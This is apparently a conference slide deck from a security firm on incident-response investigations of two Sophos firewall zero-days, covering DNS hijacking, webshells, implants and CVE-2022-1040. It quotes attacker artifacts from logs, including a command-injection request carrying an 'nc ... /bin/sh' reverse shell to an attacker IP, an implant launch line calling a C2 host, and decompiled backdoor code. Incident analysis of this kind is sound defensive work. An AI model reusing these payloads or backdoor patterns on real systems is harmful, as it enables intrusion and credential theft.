

VOLEXITY
CYBER SESSIONS

#DFIR in the D.M.V.

Firewall 0-day Investigations
Tom Lancaster | *Volexity*

© Volexity Inc.


1


The most frustrating 0-day ever

© Volexity Inc. 2

2

Our story begins.. Early [Certificate] Warnings





© Volexity Inc. 3

3

Initial Investigations

- The first thing we do is take a look at the website ourselves...

Check	
DNS OK?	✓
HTTPS ok for us?	✓
No NS change?	✓

- Taking a closer look via a network sensor we have deployed shows there is a problem

© Volexity Inc. 4

4

Interesting DNS Results

- Normal everyday DNS resolution (CloudFlare):

```
2020-07-10T12:50:52Z UDP 10.29.10.45:50215 -> 8.8.8.8:53
DNS: [<redacted>.org A 172.67.210.x][redacted.org A
104.21.58.x]
```

- The last two hours (Hong Kong VPS Provider):

```
2020-07-10T14:18:53Z UDP 10.29.11.21:56274 -> 8.8.8.8:53
DNS: [<redacted>.org A 45.40.x.x]
```

```
2020-07-10T14:24:18Z UDP 10.29.26.104:64114 -> 8.8.8.8:53
DNS: [<redacted>.org A 45.40.x.x]
```

© Volexity Inc.

5

5

Domain Take Over or DNS Poisoning

- It is quickly apparent that there is something going on with DNS
- We search the Hong Kong IP and find that in the last week it has been used in the resolution of nine websites popular within this organization:
 - 7 of the 9 websites belong to this organization
 - 1 is a government website
 - 1 is a regionally popular news website
 - At the time, the news website did not use SSL/TLS
 - **We have pcap!**

© Volexity Inc.

6

6

Server Response

- We take a look at the server response to see what is going on.
- At first glance, it looks like everything is normal... until...

```
<script type="text/javascript">
    jQuery(document).ready(function(){
        jQuery('').fitVids();
    });
</script>
</body><script
src="https://<redacted>.redirectme.net/jquery-mins.js"></script>
</html>
```



© Volexity Inc.

7

7

Access Controlled C2

- As we start to investigate more, we notice that we cannot connect to the attacker C2 address:
 - No running services captured on these addresses in BinaryEdge, Censys, Shodan, etc.
 - Attacker systems configured with an ACL?
- Luckily, we can connect via our network point of presence to dig a bit deeper.

© Volexity Inc.

8


8

Intercepting with Burp Suite

```
45.40.x.x  
Elements Console Sources Network Performance Memory Application  
<html>  
  <head>  
    <title>Burp Suite Community Edition</title>  
  </head>  
  <body>  
    " ... "  
... <script src="https://<redacted>.redirectme.net/jquery-mins.js"></script> == $0  
  </body>  
</html>
```

9

What Does It Do?



10

Malware: DOHDRIVE and GOSLU

- Two payloads (different per browser):
 - GOSLU
 - DOHDRIVE
- Both payloads make use of Google Drive as their primary C2 mechanism.
 - DOHDRIVE also has a DoH c2 mechanism
- All communications are encrypted and to Google IP addresses // hostnames, which makes detection on the network painful.

© Volexity Inc.

11

11

From Bad to Worse

- Remember that several of the intercepted websites were run by the organization?
- Guess what Hong Kong IP address we found in the web logs accessing their WordPress administration pages?

```
162.158.x.x - - - [11/Jul/2020:07:22:21 +0000] "xxxxxxx.zzz" "GET /wp-admin/plugins.php?activate=true&plugin_status=all&paged=1&s= HTTP/1.1" 200 35866 "https://xxxxxxx.zzz/wp-admin/plugin-install.php?s=file+manager&tab=search&type=term" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132 Safari/537.36" "45.40.x.x"
```

© Volexity Inc.

12

12

Webshells and More

- The attackers gained access to three of the seven websites they MITM'd... impressive.
 - Uploaded several webshells
 - Modified login pages to steal credentials
- `auditd` installed and made examining their actions easy:
 - Tried several privilege escalation scripts
 - Ran scripts to look for passwords from files on the system
 - Launched post-exploitation tool `enumy` to look for vulnerabilities
 - Python used to provide reverse shell connectivity via `/bin/bash`

© Volexity Inc. 13

13

Back to the Investigation

- We know DNS poisoning is happening, but how?
- We start checking possible causes and excluding:

Check	
NS compromise?	✗
DNS modification at registrar level?	✗
Upstream DNS issue?	✗
ARP spoofing // interception?	✗
Firewall compromise?	?

© Volexity Inc. 14

14

Sophos Firewall

- We get root access to the firewall and SSH in...

```
tcp 0 1 10.152.0.3:40514 122.10.x.x:443 SYN_SENT 11833/ddnsd
```

- Find an altered startup script to run a custom malware family:

```
/bin/shsd -r -i 122.10.x.x -p 443 &
```

- Poke around a bit more at the bash_history... and find a second binary:

```
ls /bin/rst  
chmod +x /bin/rst  
cd /bin  
./rst
```

© Volexity Inc.

15

15

shsd - NUMSHELL

- Volexity calls the implant we found running as **shsd** NUMSHELL. It has the following functions/capabilities:

- Case 0 and 6: Exit command loop
- Case 1: Write file
- Case 2: Exec command
- Case 4: Read file
- Case 5: Destroy file/dir, either overwrite with zero or delete
- Case 7: Reverse Shell
- Case 8: Exec and retrieve data from pipe
- Case 9: (Heartbeat)
- Case 10: Change main loop delay
- Case 11: Generate recon buffer
 - Lists interfaces
 - System metrics

© Volexity Inc.

16

16

rst – CATCHDNS

- We discover the culprit in the **rst** binary; a tool we call CATCHDNS:

```
spooft  
multi  
nospoof  
spooftalert  
reorder  
/etc/resolv.conf  
will hijack dns:%s, ip:%s
```

- From memory collected from the firewall...

```
will hijack dns:www.msftconnecttest.com, ip:122.10.x.x
```

© Volexity Inc.

17

17

Firewall Compromise

- We've found out what they did...
- But how did the firewall get compromised?
 - No evidence remains;
 - logs/data have been deleted or have paged;
- Firewall is rebuilt, brought fully up to date and credentials are changed.
- Volexity has full visibility on any administrative/SSH access to the firewall, so we can closely watch it.
- Actively connecting into the firewall to keep an eye too...

© Volexity Inc.

18

18

Two Days Later...

Taking a look at bash_history on this brand new firewall...

```
vi /scripts/logging/logmgt/isloggingenabled.sh
chmod +x /scripts/logging/logmgt/isloggingenabled.sh
touch -t 06251912 /scripts/logging/logmgt/isloggingenabled.sh
mv /scripts/logging/logmgt/isloggingenabled.sh
/scripts/logging/logmgt/.isloggingenabled.sh
mv /bin/ssd /bin/ssoe
/bin/ssoe
```

© Volexity Inc.

19

19

Investigation Round 5? 6? 7? 8?

- We pore over the logs and make a big discovery:

```
"GET /userportal/Controller?mode=1415&json={\"pagesize\": \"123`
nc+45.134.[redacted]+443+e+/bin/sh`\", \"vouchersperpage\": 123, \"
addqrqrcode\": 123, \"name\": [\"1\", \"2\"], \"portal\": 123}&__Reque
stType=ajax HTTP/1.1\" 200 535 60
\"hxxps://x.x.x.x/userportal/webpages/myaccount/login.jsp\" "
```

© Volexity Inc.

20

20

RCE via UserPortal?

- We race to recreate this vulnerability:
 - Test on customer's firewall... no luck
 - Setup Azure VM of Sophos XG Firewall... no luck
 - Try everything we can imagine with and without credentials via user portal... no luck
- We then log in as an admin and try the exploit... and it works!
 - Problem #1: The admin interface of this firewall is **not Internet-facing**
 - Problem #2: We see the attackers hit the **user** interface and apparently exploit it

"GET /userportal/Controller?mode=1415&json={

- No way to recreate their attack path but can recreate the exact vulnerability via admin interface.. frustrating

21


More Testing

- We decide it would be nice if we could roll back their firewall and setup detailed logging
 - Maybe catch a cookie or some value not in web logs?
- In our test instance of the firewall we find out and confirm two big things:
 - A version of tcpdump exists natively on the firewall
 - Discover from Apache config that it terminates SSL and then uses mod_rewrite to send web portal traffic to localhost:8009
- We can tcpdump localhost port 8009 and capture all web requests to Sophos web controller.

22

The Trap is Set

- We have our plan to catch these sneaky attackers...
- They come back and launch their exploits!
 - The exploits look identical to what we had seen in the web logs and had been testing ourselves
 - No cookies or special headers present in observed requests
 - They keep trying the exploit over and over and over
- The exploits fail... attackers are **unsuccessful**...



© Volexity Inc.

23

23

Exploit? What Exploit?

- Are we being trolled by the attackers?
 - It seems unlikely but what is going on?
- We continue our testing... the attackers continue theirs...
 - **None of us succeed**
- This is good news overall, as the customer is protected but we have no answers. Just past signs of exploitation, recreation via the admin portal, and failed attempts to try again...

© Volexity Inc.

24

24


The Most Frustrating 0-day in the World

- We found out later that...
 - Sophos XG Firewalls get hotfixes that are separate from upgrades and are silently applied to the systems.
 - The XG firewalls were silently patched less than eight hours after the last successful exploitation and just before we conducted our testing...
- We were hopelessly tinkering, testing, and monitoring in hopes of finding the 0-day that was...

25

Two years
(0.75 pandemics)
later . . .

26



0 Groundhog Day

© Volexity Inc. 27

27

Our Journey Begins...

- We get an alert for Attempted SSH inbound from the Sophos Firewall
- Looking at running processes quickly showed a problem:

```
sh 17759 2092 root 23216 972 R sh -c sqlite3 /tmp/eventlogs/active.db ".dump" | sqlite3 /tmp/eventlogs/activpython 18271 1 root 34320 4764 S python -c import pty; pty.spawn("/bin/sh")
sh 18272 18271 root 23416 2848 S /bin/sh
python 22973 1 root 34320 4904 S python -c import pty; pty.spawn("/bin/sh")
sh 22974 22973 root 23416 2864 S /bin/sh
python 31453 1 root 34320 4800 S python -c import pty; pty.spawn("/bin/sh")
sh 31462 31453 root 23416 2848 S /bin/sh
XG210_WP03_SFOS 18.5.1 MR-1-Build326# ps -w|grep py
```

© Volexity Inc. 28

28

Looking at Weblogs on Firewall

```
07/Mar/2022:09:25:58 +0000] <redacted> "POST
/userportal/webpages/myaccount/login.jsp HTTP/1.1" 200 - 0 "https://
<redacted>/userportal/jlbed/fikds4/BQ.jsp" "Mozilla/5.0 (Windows NT 6.1;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51
Safari/537.36"
```

- Large # of suspicious requests to the **user portal** login page
- Referrer URL references non-existent page // JSP file
- Log has rolled since likely exploitation date – so exploit request not present in logs anymore

29

PCAP trick (again) – Webshell request

```
POST /userportal/webpages/myaccount/login.jsp HTTP/1.1
Host: ██████████
Accept: application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,Applicationssid,image/a
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Content-Type: application/octet-stream
Referer: https://██████████/userportal/jlbed/fikds4/BQ.jsp
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
Cache-Control: no-cache
Pragma: no-cache
Cookie: JSESSIONID=1ha7afaka03ff1442zzqyysmp654;
██████████
X-Forwarded-Server: manage.cyberoam
Connection: Keep-Alive
Content-Length: 9368

xfGoz1lM4dyY1dR1zeqDo12D51AQmNqraWmhUCVByxnUn1i2/knWUt35m+1JrBA/1lP3H5KVxmxF6H/
KabF8kY21VbI60kl0n37jwiYIuk3Jjdb1mvnF+mb9apbsPjGAd50UU2oTqs7M3YFq4D7T8MiTWnsQ3UwKySM6cmeN5nkywIU
ex4yCyQ7FmeuUE6oG3WwoKmOnvHV00r9u47tV1cQh+1+MD3xtGfGh0ML5qJoFmTVsM5BEKPEvDNRF7uFc6WI5pPNhjVC+cI/Q
██████████
```

30

Corresponding Object in Memory

```

102830603-190452328 sun/misc/BASE64Decoder.class/
102830643-190452416 java/util/Base64
102830670-190453088 5HQhF9bX2XMA3E3280kX0KsPSrtreyOJVm...
c1M4om1/weEVil/PpY5Go811Bvbw4P0b4Mx06e11eFbx1Vq+0bHaQLth...
1j3xIQKhG3FD0gg9mYyYrR7aekY1+nS06AZ4e9rkRS1zksVsVRTJ3SXSInqKYCd1Ag...
7/pg1Cw+zPgG7F6FEP3Ro3BHWvBets0/+kuJHcok8EK1R8G6VhXq17g1wCYL/t8//exLEmQUPfnsNOS...
0/cvZmsL81BdeC+VpHysd54F6B1V7suhkHP5MxxhsdBD0VTcH+Q9TssEKRYXMIWDFpHhWcbrQXzsFgG5pAVd61g...
GE5OZx1LW+HxkdPeSxYkr/1HyvRyG9w0HPpY857YomF5377d8BKLtyce01kF3W89uSDjBx+z//TcsXAY081Zs++u2B/m...
hsIn00BUNz7ME+X1FOXIT0V89gouZovkKXSLkBEthY100qlq/H93EH7AH21RAEsequvu700nKLF00PFAEH05cd01+zZ61mFH...
54hrmIA1ZnyvYg9Cq84HCT8vq44j915ASv2M0s8me1C/KlhyxFHTBjL8vReMwInslfbsZ5azk1jP5/ME5NFITm7LCOfpMu8U...
4LUVJoiDPT0F6Sv8acRNA195tbwwe3PvQcx8nB/1y069trkDgiPeRNejN61/zbV8Na0K1P53bv4JAS/sgcNRfTxvWlHomp5JU...
zRW53r5MwN3S3SA30rY0YvUsTXgae5q0RoBetgpc0S0iyIgtLd+ETAmPqCSEaBz4CG99HumiZ9LvpvA3ohT2Tc8xeU/CxmU8...
Wf6n6069zV2Y0F31C8uFD00320b1MQvW40DeOMrk3SCUD/WMF79Y36Rm1GBtbcGR5/rGZnNFDETeocCLRapFC4ca3kDAXc1...
hsNFBMwxXQz2SWS26wPbJF868vCaH/Fx/G2Q24VFjzPK...
kxzYMG1P1cc+0RbZ2F0Tusq44H+SPt3rV50Q2E0b88PTg1...
peIVD5bF3Z5JF1qv+Iz0pK+1Gf00YmHDwFvc5P6+yRP2yCoc4JLuZUohHGzVA1Q5MgJjGc...
w3XjmBpeUL9s0e9ErtW2TKMz5gjet06LNE0s0me8d0jwZzBwe9tj9KxU6xOrQeIn7vUkXcKpg308EIsnr+yc217a...
nhKBcavhpMwDx2pmETN1EaLc32671LMMdMxCLUCj7JByqLLCttmIUCmhKKAoSHEZnhrhGzyd8TcItVg/F5NjyG4Anpnz2qJyKt...
+TR0TOVxdRG+2diCDK+1i79EVP+0G59Dxn1QU/gHjBwn5X60QMsRnv7KpZRFqseCjbuX0iMub4wzjqg+b1VZ3btW0+5q84x850...
Vx19VQBjP2ZFI2VR5CW160V9Hb80h4gH9W6uks17myTKIUYJ35Nqug5I9m10L6MxLw69j9hF/w18fbj+8C4GDSpuUpY8ZH2...
za6VAhfBIDQ24AUK9h5FdwRAG+RTTJ44Qf5PPkBBH/kHDnrmlq13zsr3XM1sgnPcJAnd17qFP1L91Y2Ns2pr4Ib1fRFekYrd18d...
nT2:1RimX7gVX1VJtm8b8UIh1651hQYPBp9tMvFjKWIj/SPz09BiTFDQUpnx78r15VfmR9PFNTUoeKwoNhfFKLXEK2i48kiLF...
pULVn+X1S1SMAmD/HHLLuruzke6Sc70ag5Hu7d7+IgoIXZ8k13MgV+J3UpLK9jSd8sFvCF2W2pPjaF6Pu80avaT9pKwM70U9I...
CaZhaF59MnA3XL70aYcusSH8RKMt1sZESUBnVJPE3qoGANU0rxDCD1b+/HX1ecZg7cP1cSq8xwQhnx6hgk0+KvYonrnB+NRwb...
qqsy7B8gDF6RGwngFYfGoiM01fK6eCL+1lwZ0j11fruU+RpnR7XSLTF+sX3rUT8UJse6E66ctvXL5JmKqgoh8F14qk1UTI1FO...
BFURU1c5uR2MKPsmwA3aF4hvqH816YG7Q1s4w7BAIpuZT00S0+TUpK7GveGmN1J0wHf11MXt9URR/VnsgT5hMk321H9v7...
puAC2mxGU7qveffnSQRY+jgDb3HfmbujV1jB8p09fyAk9xLL/Rb+rc8NbI07TfG6y1fuu1c+0M1JnUxYkG6m...
VZF2Z1eK/ySaqrHuZwYAxekRSJ48BYf6tp1XyunnC5g0JRWcnx7WdD0AgG0D3xD7C+GgdKfwK2gk...
HUH3IQ6cqb+CVYfDug4MB0q63UM0BQhngPxx10nJz9fWABY1k1XrXX1Z0ENSP3dR6Q...
d1H9Z1KpP5HYJN61WfIC0z0g1UCY9x0rPq0+j+MPB1y1hu1Q0SAk+EqdTMpAB0...
Wb0z756c4HARV5V411sgcFh5Fq153kCXom31lVWmYQH13/69YkYm1f...
102837561-190459995 HqQ
102837576-190460280 /userportal/webpages/myaccount/login.jsp
102837627-190460360 application/octet-stream
102837662-190460456 https://.../userportal/jlbed/fikds4/BQ_jsp/537

```

- Sun BASE64Decoder reference
- Payload blob
- HTTP headers

© Volexity Inc. 31

31

Not Your Average Webshell

- Searching filesystem for use of Sun BASE64DECODER function showed only one reference:

```

/usr/share/webconsole/WEB-INF/classes/cyberoam/sessionmanagement/SessionCheckFilter.class

```

- Legitimate component of firewall used to verify if current session is valid

© Volexity Inc. 32

32

SessionCheckFilter.class

- Called on access to any userportal component.
- Backdoored by the attackers
- Filters requests based on HTTP headers
- If not valid attacker request, proceeds with normal functionality:

```
HttpSession var6 = var4.getSession();
String var7 = "(.*)Applicationssid(.*)";
String var8 = var4.getRequestURI();
String var9 = var4.getHeader("Accept");
String var10 = var4.getMethod();
if (var8 != null && var8.matches(var7) || var9 != null && var9.matches(var7)) {
    HashMap var11 = new HashMap();
    var11.put("request", var4);
}
```

© Volexity Inc.

33

33

SessionCheckFilter.class

- Decrypts POST data using hard-coded AES key – has support for both native java base64 and sun base64 decode:

```
byte[] var36;
try {
    Class var21 = var12.loadClass("sun.misc.BASE64Decoder");
    Object var22 = var21.newInstance();
    var36 = (byte[])var22.getClass().getMethod("decodeBuffer", String.class).invoke(var22, var4.getReader().readLine());
} catch (Exception var32) {
    Class var24 = var12.loadClass("java.util.Base64");
    Object var25 = var24.getDeclaredMethod("getDecoder").invoke((Object)null);
    var36 = (byte[])var25.getClass().getMethod("decode", String.class).invoke(var25, var4.getReader().readLine());
}
```

© Volexity Inc.

34

34

Modifying Firewall Components for Fun

- Firewall is closed source, and .class file is compiled.
- Adding backdoor requires:
 - Get access to a legitimate copy of the file.
 - Decompile (similar to what we did when analysing it)
 - Add malicious logic
 - Recompile
- No small feat!

35

Other Tooling

- Numerous other webshells written to various directories, often timestomped to match legitimate files
- Added VPN accounts & certificates to firewall
- cronjob added to download and execute arbitrary binary from C2

36

It's groundhog day!



- Attacker intercepts DNS
- Used MiTM to steal session cookies & credentials to breach additional services
- Example attacker interaction with stolen session cookies:

```
172.x.x.x - - - -
[16/Mar/2022:08:19:57 +0000] "target.tld" "GET
/wp-admin/ HTTP/1.1" 200 46067 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:97.0)
Gecko/20100101 Firefox/97.0" "103.76.xx.xx"
```

- Deploy additional malware/webshells to newly breached systems

© Volexity Inc.

37

37

WordPress compromise observation – File Manager

- The attacker searched for the "File Manager" plugin and installed it. This plugin can be used to perform file management tasks on the website

```
172.x.x.x - - - - [16/Mar/2022:08:26:21 +0000] "target.tld" "GET /wp-
admin/plugins.php?_wpnonce=13241af34c&action=activate&plugin=wp-file-
manager/file_folder_manager.php HTTP/1.1" 302 0
"https://target.tld/wp-admin/plugin-
install.php?s=file%20manager&tab=search&type=term" "103.76.x.x"
```

```
172.x.x.x - - - - [16/Mar/2022:08:26:22 +0000] "target.tld" "GET /wp-
admin/plugins.php?activate=true&plugin_status=all&paged=1&s=
HTTP/1.1" 200 43523 "https://target.tld/wp-admin/plugin-
install.php?s=file%20manager&tab=search&type=term" "103.76.x.x"
```

© Volexity Inc.

38

38

Malware: The Attacker Goes Open Source

- On compromised servers, attackers install a cohort of open-source malware:
 - PUPYRAT
 - Pantegana
 - SLIVER
 - Webshells sourced from GitHub & a few simple ones they wrote themselves.

39

Finding the source of exploitation

- Once again logs have paged over... and there is no route to investigate the exploitation of the firewall.
- Reported our findings to Sophos and see if they know anything.
- They have also seen the same indicators associated with exploitation elsewhere – it's CVE-2022-1040!

40

CVE-2022-1040

<https://www.volexity.com/blog/2022/06/15/driftingcloud-zero-day-sophos-firewall-exploitation-and-an-insidious-breach/>


&&

<https://news.sophos.com/en-us/2022/06/15/sophos-uncovers-how-apt-groups-carried-out-highly-targeted-attack/>



41

Two 0-days... One Workflow



42

Final thoughts

- Compromise of network edge devices grants attackers lots of opportunities.
- Impossible to determine true scope of what was stolen or compromised in these incidents.
- Incident playbooks often remain the same.

43

Thank you for your time!

If you have any further questions or comments, feel free to reach out.

Contact

email: tlancaster@volexity.com

twitter: @tlansec

44